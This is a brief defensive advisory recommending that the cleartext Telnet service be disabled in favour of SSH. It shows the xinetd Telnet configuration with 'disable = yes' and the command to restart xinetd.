Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server. SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session. I would recommend that the Telnet service is disabled entirely, and SSH is used instead. Telnet can be disabled by editing the /etc/xinetd.d/telnet file, and ensuring 'disable' is set equal to 'yes':

```
# default: on
# description: The telnet server serves telnet sessions; it uses \
#        unencrypted username/password pairs for authentication.
service telnet
{
        disable         = yes
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = root
        server          = /usr/sbin/in.telnetd
        log_on_failure  += USERID
}
```

Finally, to affect this change, restart the inetd service with:

```
[root@localhost user]#/etc/rc.d/init.d/xinetd restart
```